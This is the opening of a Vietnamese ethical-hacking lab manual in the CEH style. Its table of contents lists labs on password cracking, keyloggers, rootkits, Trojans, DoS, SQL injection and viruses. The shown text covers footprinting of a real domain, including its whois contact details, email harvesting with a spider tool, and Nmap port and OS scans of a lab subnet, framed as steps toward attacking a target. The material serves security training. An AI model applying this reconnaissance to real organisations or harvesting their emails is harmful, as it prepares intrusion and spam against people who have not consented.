

## Mục Lục

|                                                                                                                                                                                                                    |    |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----|
| <b>Bài 1:</b>                                                                                                                                                                                                      | 3  |
| <b>FOOTPRINTING</b>                                                                                                                                                                                                | 3  |
| <b>I/ Giới thiệu về Foot Print:</b>                                                                                                                                                                                | 3  |
| <b>II/ Các bài thực hành:</b>                                                                                                                                                                                      | 3  |
| <b>Bài 1: Tìm thông tin về Domain</b>                                                                                                                                                                              | 3  |
| <b>Bài 2: Tìm thông tin email</b>                                                                                                                                                                                  | 5  |
| <b>Bài 2:</b>                                                                                                                                                                                                      | 7  |
| <b>SCANNING</b>                                                                                                                                                                                                    | 7  |
| <b>I/ Giới thiệu về Scanning:</b>                                                                                                                                                                                  | 7  |
| <b>II/ Các Bài thực hành</b>                                                                                                                                                                                       | 7  |
| <b>Bài thực hành 1: Sử dụng Phần mềm Nmap</b>                                                                                                                                                                      | 7  |
| <b>Bài thực hành thứ 2: Sử dụng phần mềm Retina để phát hiện các vulnerabilities và tấn công bằng Metasploit framework</b>                                                                                         | 13 |
| <b>Bài 3:</b>                                                                                                                                                                                                      | 18 |
| <b>SYSTEM HACKING</b>                                                                                                                                                                                              | 18 |
| <b>I/ Giới thiệu System Hacking:</b>                                                                                                                                                                               | 18 |
| <b>II/ Thực hành các bài Lab</b>                                                                                                                                                                                   | 18 |
| <b>Bài 1: Crack password nội bộ nội bộ</b>                                                                                                                                                                         | 18 |
| <b>Bài 2: Sử dụng chương trình pwdump3v2 khi có được 1 user administrator của máy nạn nhân để có thể tìm được thông tin các user còn lại.</b>                                                                      | 20 |
| <b>Bài Lab 3: Nâng quyền thông qua chương trình Kaspersky Lab</b>                                                                                                                                                  | 23 |
| <b>Bài Lab 4: Sử dụng Keylogger</b>                                                                                                                                                                                | 25 |
| <b>Bài Lab 5: Sử dụng Rootkit và xóa Log file</b>                                                                                                                                                                  | 27 |
| <b>Bài 4:</b>                                                                                                                                                                                                      | 30 |
| <b>TROJAN và BACKDOOR</b>                                                                                                                                                                                          | 30 |
| <b>I/ Giới thiệu về Trojan và Backdoor:</b>                                                                                                                                                                        | 30 |
| <b>II/ Các bài thực hành:</b>                                                                                                                                                                                      | 30 |
| <b>Bài 1 Sử dụng netcat:</b>                                                                                                                                                                                       | 30 |
| <b>Bài 2: Sử dụng Trojan Beast và detect trojan.</b>                                                                                                                                                               | 32 |
| Muốn sử dụng Trojan Beast, ta cần phải xây dựng 1 file Server cài lên máy nạn nhân, sau đó file server này sẽ lắng nghe ở những port cố định và từ máy tấn công ta sẽ connect vào máy nạn nhân thông qua cổng này. | 32 |
| <b>Bài 3: Sử dụng Trojan dưới dạng Webbase</b>                                                                                                                                                                     | 35 |
| <b>Bài 5:</b>                                                                                                                                                                                                      | 38 |
| <b>CÁC PHƯƠNG PHÁP SNIFFER</b>                                                                                                                                                                                     | 38 |
| <b>I/ Giới thiệu về Sniffer</b>                                                                                                                                                                                    | 38 |
| <b>Bài 6:</b>                                                                                                                                                                                                      | 65 |
| <b>Tấn Công từ chối dịch vụ DoS</b>                                                                                                                                                                                | 65 |
| <b>I/ Giới thiệu:</b>                                                                                                                                                                                              | 65 |
| <b>II/ Mô tả bài lab:</b>                                                                                                                                                                                          | 67 |
| <b>Bài Lab 1: DoS bằng cách sử dụng Ping of death.</b>                                                                                                                                                             | 67 |
| <b>Bài lab 2: DoS 1 giao thức không sử dụng chứng thực(trong bài sử dụng giao thức RIP)</b>                                                                                                                        | 69 |
| <b>Bài Lab 3: Sử dụng flash để DDoS</b>                                                                                                                                                                            | 72 |
| <b>Bài 7:</b>                                                                                                                                                                                                      | 74 |
| <b>Social Engineering</b>                                                                                                                                                                                          | 74 |
| <b>I/ Giới Thiệu</b>                                                                                                                                                                                               | 74 |

|                                                            |     |
|------------------------------------------------------------|-----|
| <b>II/ Các bài Lab:</b>                                    | 74  |
| <b>Bài Lab 1: Gửi email nặc danh kèm Trojan</b>            | 74  |
| <b>Bài 8:</b>                                              | 77  |
| <b>Session Hijacking</b>                                   | 77  |
| <b>I/ Giới thiệu:</b>                                      | 77  |
| <b>II/ Thực hiện bài Lab:</b>                              | 77  |
| <b>Bài 9:</b>                                              | 80  |
| <b>Hacking Web Server</b>                                  | 80  |
| <b>I/ Giới thiệu:</b>                                      | 80  |
| <b>II/ Thực Hiện bài lab:</b>                              | 80  |
| <b>Bài Lab 1: Tấn công Web Server Win 2003(lỗi Apache)</b> | 80  |
| <b>Bài lab 2: Khai thác lỗi ứng dụng Server U</b>          | 84  |
| <b>Bài 10:</b>                                             | 85  |
| <b>WEB APPLICATION HACKING</b>                             | 85  |
| <b>I/ Giới thiệu:</b>                                      | 85  |
| <b>II/ Các Bài Lab</b>                                     | 85  |
| <b>Bài Lab 1: Cross Site Scripting</b>                     | 85  |
| <b>Bài Lab 2: Insufficient Data Validation</b>             | 86  |
| <b>Bài Lab 3: Cookie Manipulation</b>                      | 88  |
| <b>Bài Lab 4: Authorization Failure</b>                    | 89  |
| <b>Bài 11:</b>                                             | 91  |
| <b>SQL INJECTION</b>                                       | 91  |
| <b>I/ Giới thiệu về SQL Injection:</b>                     | 91  |
| <b>II/ Thực Hành Bài Lab</b>                               | 94  |
| <b>Bài 12:</b>                                             | 101 |
| <b>WIRELESS HACKING</b>                                    | 101 |
| <b>I/ Giới Thiệu</b>                                       | 101 |
| <b>II/ Thực hành bài Lab:</b>                              | 101 |
| <b>Bài 13:</b>                                             | 105 |
| <b>VIRUS</b>                                               | 105 |
| <b>I/ Giới thiệu: (tham khảo bài đọc thêm)</b>             | 105 |
| <b>II/ Thực hành Lab:</b>                                  | 105 |
| <b>Bài 1: Virus phá hủy dữ liệu máy</b>                    | 105 |
| <b>Bài 2: Virus gaixinh lây qua tin nhắn.</b>              | 107 |
| <b>Bài 14:</b>                                             | 111 |
| <b>BUFFER OVERFLOW</b>                                     | 111 |
| <b>I/ Lý thuyết</b>                                        | 111 |
| <b>II/ Thực hành:</b>                                      | 118 |

**Bài 1:**


# FOOTPRINTING

**I/ Giới thiệu về Foot Print:**

Đây là kỹ thuật giúp hacker tìm kiếm thông tin về 1 doanh nghiệp, cá nhân hay tổ chức. Bạn có thể điều tra được rất nhiều thông tin của mục tiêu nhờ vào kỹ thuật này. Ví dụ trong phần thực hành thứ 1 chúng ta áp dụng kỹ thuật này tìm kiếm thông tin về một domain (ví dụ là [www.itvietnam.com](http://www.itvietnam.com)) và xem thử email liên lạc của domain này là của ai, trong phần thực hành thứ 2 chúng ta truy tìm 1 danh sách các email của 1 keyword cho trước, phương pháp này hiệu quả cho các doanh nghiệp muốn sử dụng marketing thông qua hình thức email v.v. Trong giai đoạn này Hacker cố gắng tìm càng nhiều thông tin về doanh nghiệp (thông qua các kênh internet và phone) và cá nhân (thông qua email và hoạt động của cá nhân đó trên Internet), nếu thực hiện tốt bước này Hacker có thể xác định được nên tấn công vào điểm yếu nào của chúng ta. Ví dụ muốn tấn công domain [www.itvietnam.com](http://www.itvietnam.com) thì Hacker phải biết được địa chỉ email nào là chủ của domain này và tìm cách lấy password của email thông qua tấn công mail Server hay sniffer trong mạng nội bộ v.v. Và cuối cùng lấy được Domain này thông qua email chủ này.

**II/ Các bài thực hành:****Bài 1: Tìm thông tin về Domain**

Ta vào trang [www.whois.net](http://www.whois.net) để tìm kiếm thông tin và đánh vào domain mình muốn tìm kiếm thông tin



Sau đó ta nhận được thông tin như sau:

**Registrar Name....: BlueHost.Com**

Registrar Whois...: whois.bluehost.com

Registrar Homepage: <http://www.bluehost.com/>

Domain Name: ITVIETNAM.COM

**Created on.....: 1999-11-23 11:31:30 GMT**

**Expires on.....: 2009-11-23 00:00:00 GMT**

**Last modified on.....: 2007-07-30 03:15:11 GMT**

Registrant Info: (FAST-12836461)

VSIC Education Corporation

VSIC Education Corporation

78-80 Nguyen Trai Street,

5 District, HCM City, 70000

Vietnam

Phone: +84.88363691

Fax...:

Email: [jkow@itvietnam.com](mailto:jkow@itvietnam.com)

Last modified: 2007-03-23 04:12:24 GMT

Administrative Info: (FAST-12836461)

VSIC Education Corporation

VSIC Education Corporation

78-80 Nguyen Trai Street,

5 District, HCM City, 70000

Vietnam

Phone: +84.88363691

Fax...:

**Email: [jkow@itvietnam.com](mailto:jkow@itvietnam.com)**

Last modified: 2007-03-23 04:12:24 GMT

Technical Info: (FAST-12785240)

Attn: [itvietnam.com](mailto:itvietnam.com)

C/O BlueHost.Com Domain Privacy

1215 North Research Way

Suite #Q 3500

Orem, Utah 84097

United States

Phone: +1.8017659400

Fax...: +1.8017651992


Email: [whois@bluehost.com](mailto:whois@bluehost.com)

Last modified: 2007-04-05 16:50:56 GMT

Status: Locked

Ngoài việc tìm thông tin về domain như trên, chúng ta có thể sử dụng các tiện ích Reverse IP domain lookup để có thể xem thử trên IP của mình có bao nhiêu host chung với mình. Vào link sau đây để sử dụng tiện ích này.

<http://www.domaintools.com/reverse-ip/>




Việc tìm kiếm được thông tin này rất cần thiết với Hacker, bởi vì dựa vào thông tin sử dụng chung Server này, Hacker có thể thông qua các Website bị lỗi trong danh sách trên và tấn công vào Server từ đó kiểm soát tất cả các Website được hosting trên Server.


## Bài 2: Tìm thông tin email

Trong bài thực hành này, chúng ta sử dụng phần mềm “1<sup>st</sup> email address spider” để tìm kiếm thông tin về các email. Hacker có thể sử dụng phần mềm này để thu thập thêm thông tin về mail, hay lọc ra các đối tượng email khác nhau, tuy nhiên bạn có thể sử dụng tool này để thu thập thêm thông tin nhằm mục đích marketing, ví dụ bạn cần tìm thông tin của các email có đuôi là @vnn.vn hay @hem.vnn.vn để phục cho việc marketing sản phẩm.

Ta có thể cấu hình việc sử dụng trang web nào để lấy thông tin, trong bài tôi sử dụng trang google.com để tìm kiếm.



Sau đó đánh từ khóa vnn.vn vào tag keyword



Sau đó chúng ta đã có được 1 list mail nhờ sử dụng chương trình này.



**Bài 2:****SCANNING****I/ Giới thiệu về Scanning:**

Scanning hay còn gọi là quét mạng là bước không thể thiếu được trong quá trình tấn công vào hệ thống mạng của hacker. Nếu làm bước này tốt Hacker sẽ mau chóng phát hiện được lỗi của hệ thống ví dụ như lỗi RPC của Window hay lỗi trên phần mềm dịch vụ web như Apache v.v. Và từ những lỗi này, hacker có thể sử dụng những đoạn mã độc hại (từ các trang web) để tấn công vào hệ thống, tòi tệ nhất lấy shell.

Phần mềm scanning có rất nhiều loại, gồm các phần mềm thương mại như Retina, GFI, và các phần mềm miễn phí như Nmap, Nessus. Thông thường các ấn bản thương mại có thể update các bug lỗi mới từ internet và có thể dò tìm được những lỗi mới hơn. Các phần mềm scanning có thể giúp người quản trị tìm được lỗi của hệ thống, đồng thời đưa ra các giải pháp để sửa lỗi như update Service patch hay sử dụng các policy hợp lý hơn.

**II/ Các Bài thực hành****Bài thực hành 1: Sử dụng Phần mềm Nmap**

Trước khi thực hành bài này, học viên nên tham khảo lại giáo trình lý thuyết về các option của nmap.

Chúng ta có thể sử dụng phần mềm trong CD CEH v5, hay có thể download bản mới nhất từ website: [www.insecure.org](http://www.insecure.org). Phần mềm nmap có 2 phiên bản dành cho Win và dành cho Linux, trong bài thực hành về Nmap, chúng ta sử dụng bản dành cho Window.

Để thực hành bài này, học viên nên sử dụng Vmware và boot từ nhiều hệ điều hành khác nhau như Win XP sp2, Win 2003 sp1, Linux Fedora Core, Win 2000 sp4, v.v.

Trước tiên sử dụng Nmap để dò thám thử xem trong subnet có host nào up và các port các host này mở, ta sử dụng lệnh Nmap -h để xem lại các option của Nmap, sau đó thực hiện lệnh "Nmap -sS 10.100.100.1-20". Và sau đó được kết quả sau:

```
C:\Documents and Settings\anh hao>nmap -sS 10.100.100.1-20
```

```
Starting Nmap 4.20 (http://insecure.org) at 2007-08-02 10:27 Pacific Standard Time
```

**Interesting ports on 10.100.100.1:**

```
Not shown: 1695 closed ports
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
111/tcp    open  rpcbind
```

```
MAC Address: 00:0C:29:09:ED:10 (VMware)
```

**Interesting ports on 10.100.100.6:**

```
Not shown: 1678 closed ports
```

```
PORT      STATE SERVICE
```

7/tcp open echo  
9/tcp open discard  
13/tcp open daytime  
17/tcp open qotd  
19/tcp open chargen  
23/tcp open telnet  
42/tcp open nameserver  
53/tcp open domain  
80/tcp open http  
135/tcp open msrpc  
139/tcp open netbios-ssn  
445/tcp open microsoft-ds  
1025/tcp open NFS-or-IIS  
1026/tcp open LSA-or-nterm  
1027/tcp open IIS  
1030/tcp open iadl  
2105/tcp open eklogin  
3389/tcp open ms-term-serv  
8080/tcp open http-proxy  
MAC Address: 00:0C:29:59:97:A2 (VMware)

**Interesting ports on 10.100.100.7:**

Not shown: 1693 closed ports  
PORT STATE SERVICE  
135/tcp open msrpc  
139/tcp open netbios-ssn  
445/tcp open microsoft-ds  
1025/tcp open NFS-or-IIS  
MAC Address: 00:0C:29:95:A9:03 (VMware)

**Interesting ports on 10.100.100.11:**

Not shown: 1695 filtered ports  
PORT STATE SERVICE  
139/tcp open netbios-ssn  
445/tcp open microsoft-ds  
MAC Address: 00:0C:29:A6:2E:31 (VMware)

Skipping SYN Stealth Scan against 10.100.100.13 because Windows does not support scanning your own machine (localhost) this way.

All 0 scanned ports on 10.100.100.13 are



**Interesting ports on 10.100.100.16:**

Not shown: 1689 closed ports

PORT STATE SERVICE

21/tcp open ftp

25/tcp open smtp

80/tcp open http

135/tcp open msrpc

139/tcp open netbios-ssn

443/tcp open https

445/tcp open microsoft-ds

1433/tcp open ms-sql-s

MAC Address: 00:0C:29:D6:73:6D (VMware)

**Interesting ports on 10.100.100.20:**

Not shown: 1693 closed ports

PORT STATE SERVICE

135/tcp open msrpc

445/tcp open microsoft-ds

1000/tcp open cadlock

5101/tcp open admdog

MAC Address: 00:15:C5:65:E3:85 (Dell)

Nmap finished: 20 IP addresses (7 hosts up) scanned in 21.515 seconds

Trong mạng có tất cả 7 host, 6 máy VMware và 1 PC DELL. Bây giờ bước tiếp theo ta tìm kiếm thông tin về OS của các Host trên bằng sử dụng lệnh “Nmap -v -O ip address”.

C:\Documents and Settings\anh hao>nmap -vv -O 10.100.100.7 (xem chi tiết Nmap quét)

Starting Nmap 4.20 (<http://insecure.org>) at 2007-08-02 10:46 Pacific Standard Time

Initiating ARP Ping Scan at 10:46

Scanning 10.100.100.7 [1 port]

Completed ARP Ping Scan at 10:46, 0.22s elapsed (1 total hosts)

Initiating Parallel DNS resolution of 1 host. at 10:46

Completed Parallel DNS resolution of 1 host. at 10:46, 0.01s elapsed

Initiating SYN Stealth Scan at 10:46

Scanning 10.100.100.7 [1697 ports]

Discovered open port 1025/tcp on 10.100.100.7

Discovered open port 445/tcp on 10.100.100.7

Discovered open port 135/tcp on 10.100.100.7

Discovered open port 139/tcp on 10.100.100.7

Completed SYN Stealth Scan at 10:46, 1.56s elapsed (1697 total ports)

Initiating OS detection (try #1) against 10.100.100.7

Host 10.100.100.7 appears to be up ... good.

Interesting ports on 10.100.100.7:

Not shown: 1693 closed ports

PORT STATE SERVICE

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

1025/tcp open NFS-or-IIS

MAC Address: 00:0C:29:95:A9:03 (VMware)

Device type: general purpose

**Running: Microsoft Windows 2003**

**OS details: Microsoft Windows 2003 Server SP1**

**OS Fingerprint:**

OS:SCAN(V=4.20%D=8/2%OT=135%CT=1%CU=36092%PV=Y%DS=1%G=Y%M=000C  
29%TM=46B2187

OS:3%P=i686-pc-windows-  
windows)SEQ(SP=FF%GCD=1%ISR=10A%TI=I%II=I%SS=S%TS=0)

OS:OPS(O1=M5B4NW0NNT00NNS%O2=M5B4NW0NNT00NNS%O3=M5B4NW0NNT0  
0%O4=M5B4NW0NNT0

OS:0NNS%O5=M5B4NW0NNT00NNS%O6=M5B4NNT00NNS)WIN(W1=FAF0%W2=F  
AF0%W3=FAF0%W4=F

OS:AF0%W5=FAF0%W6=FAF0)ECN(R=Y%DF=N%T=80%W=FAF0%O=M5B4NW0NN  
S%CC=N%Q=)T1(R=Y

OS:%DF=N%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=N%T=80%W=0%S=  
Z%A=S%F=AR%O=%RD

OS:=0%Q=)T3(R=Y%DF=N%T=80%W=FAF0%S=O%A=S+%F=AS%O=M5B4NW0NNT  
00NNS%RD=0%Q=)T4

OS:(R=Y%DF=N%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=N%T  
=80%W=0%S=Z%A=S+%

OS:F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%T=80%W=0%S=A%A=O%F=R%O=%RD=  
0%Q=)T7(R=Y%DF=N%

OS:T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%TOS=0  
%IPL=B0%UN=0%RIP

OS:L=G%RID=G%RIPCK=G%RUCK=G%RUL=G%RUD=G)IE(R=Y%DFI=S%T=80%T  
OSI=Z%CD=Z%SI=S%

OS:DLI=S)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=255 (Good luck!)


IPID Sequence Generation: Incremental

OS detection performed. Please report any incorrect results at <http://insecure.org/nmap/submit/>.

Nmap finished: 1 IP address (1 host up) scanned in 3.204 seconds

Raw packets sent: 1767 (78.460KB) | Rcvd: 1714 (79.328KB)

Ta có thể xem các fingerprinting tại “ C:\Program Files\Nmap\nmap-os-fingerprints”



Tiếp tục với những máy còn lại.

C:\Documents and Settings\anh hao>nmap -O 10.100.100.1

Starting Nmap 4.20 (<http://insecure.org>) at 2007-08-02 10:54 Pacific Standard Time

Interesting ports on 10.100.100.1:

Not shown: 1695 closed ports

PORT STATE SERVICE

22/tcp open ssh

111/tcp open rpcbind

MAC Address: 00:0C:29:09:ED:10 (VMware)

Device type: general purpose

Running: Linux 2.6.X

**OS details: Linux 2.6.9 - 2.6.12 (x86)**

Uptime: 0.056 days (since Thu Aug 02 09:34:08 2007)

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at <http://insecure.org/nmap/submit/>.

Nmap finished: 1 IP address (1 host up) scanned in 2.781 seconds

Tuy nhiên có 1 số host Nmap không thể nhận diện ra như sau:

C:\Documents and Settings\anh hao>nmap -O 10.100.100.16

Starting Nmap 4.20 (<http://insecure.org>) at 2007-08-02 10:55 Pacific Standard Time

Interesting ports on 10.100.100.16:

Not shown: 1689 closed ports

PORT STATE SERVICE

21/tcp open ftp

25/tcp open smtp

**80/tcp open http**

135/tcp open msrpc

139/tcp open netbios-ssn

443/tcp open https

445/tcp open microsoft-ds

**1433/tcp open ms-sql-s**

MAC Address: 00:0C:29:D6:73:6D (VMware)

**No exact OS matches for host (If you know what OS is running on it, see <http://insecure.org/nmap/submit/>).**

TCP/IP fingerprint:

OS:SCAN(V=4.20%D=8/2%OT=21%CT=1%CU=35147%PV=Y%DS=1%G=Y%M=000C29%TM=46B21A94

OS:%P=i686-pc-windows-windows)SEQ(SP=FD%GCD=2%ISR=10C%TI=I%II=I%SS=S%TS=0)S

OS:EQ(SP=FD%GCD=1%ISR=10C%TI=I%II=I%SS=S%TS=0)OPS(O1=M5B4NW0NNT00NNS%O2=M5B

OS:4NW0NNT00NNS%O3=M5B4NW0NNT00%O4=M5B4NW0NNT00NNS%O5=M5B4NW0NNT00NNS%O6=M5

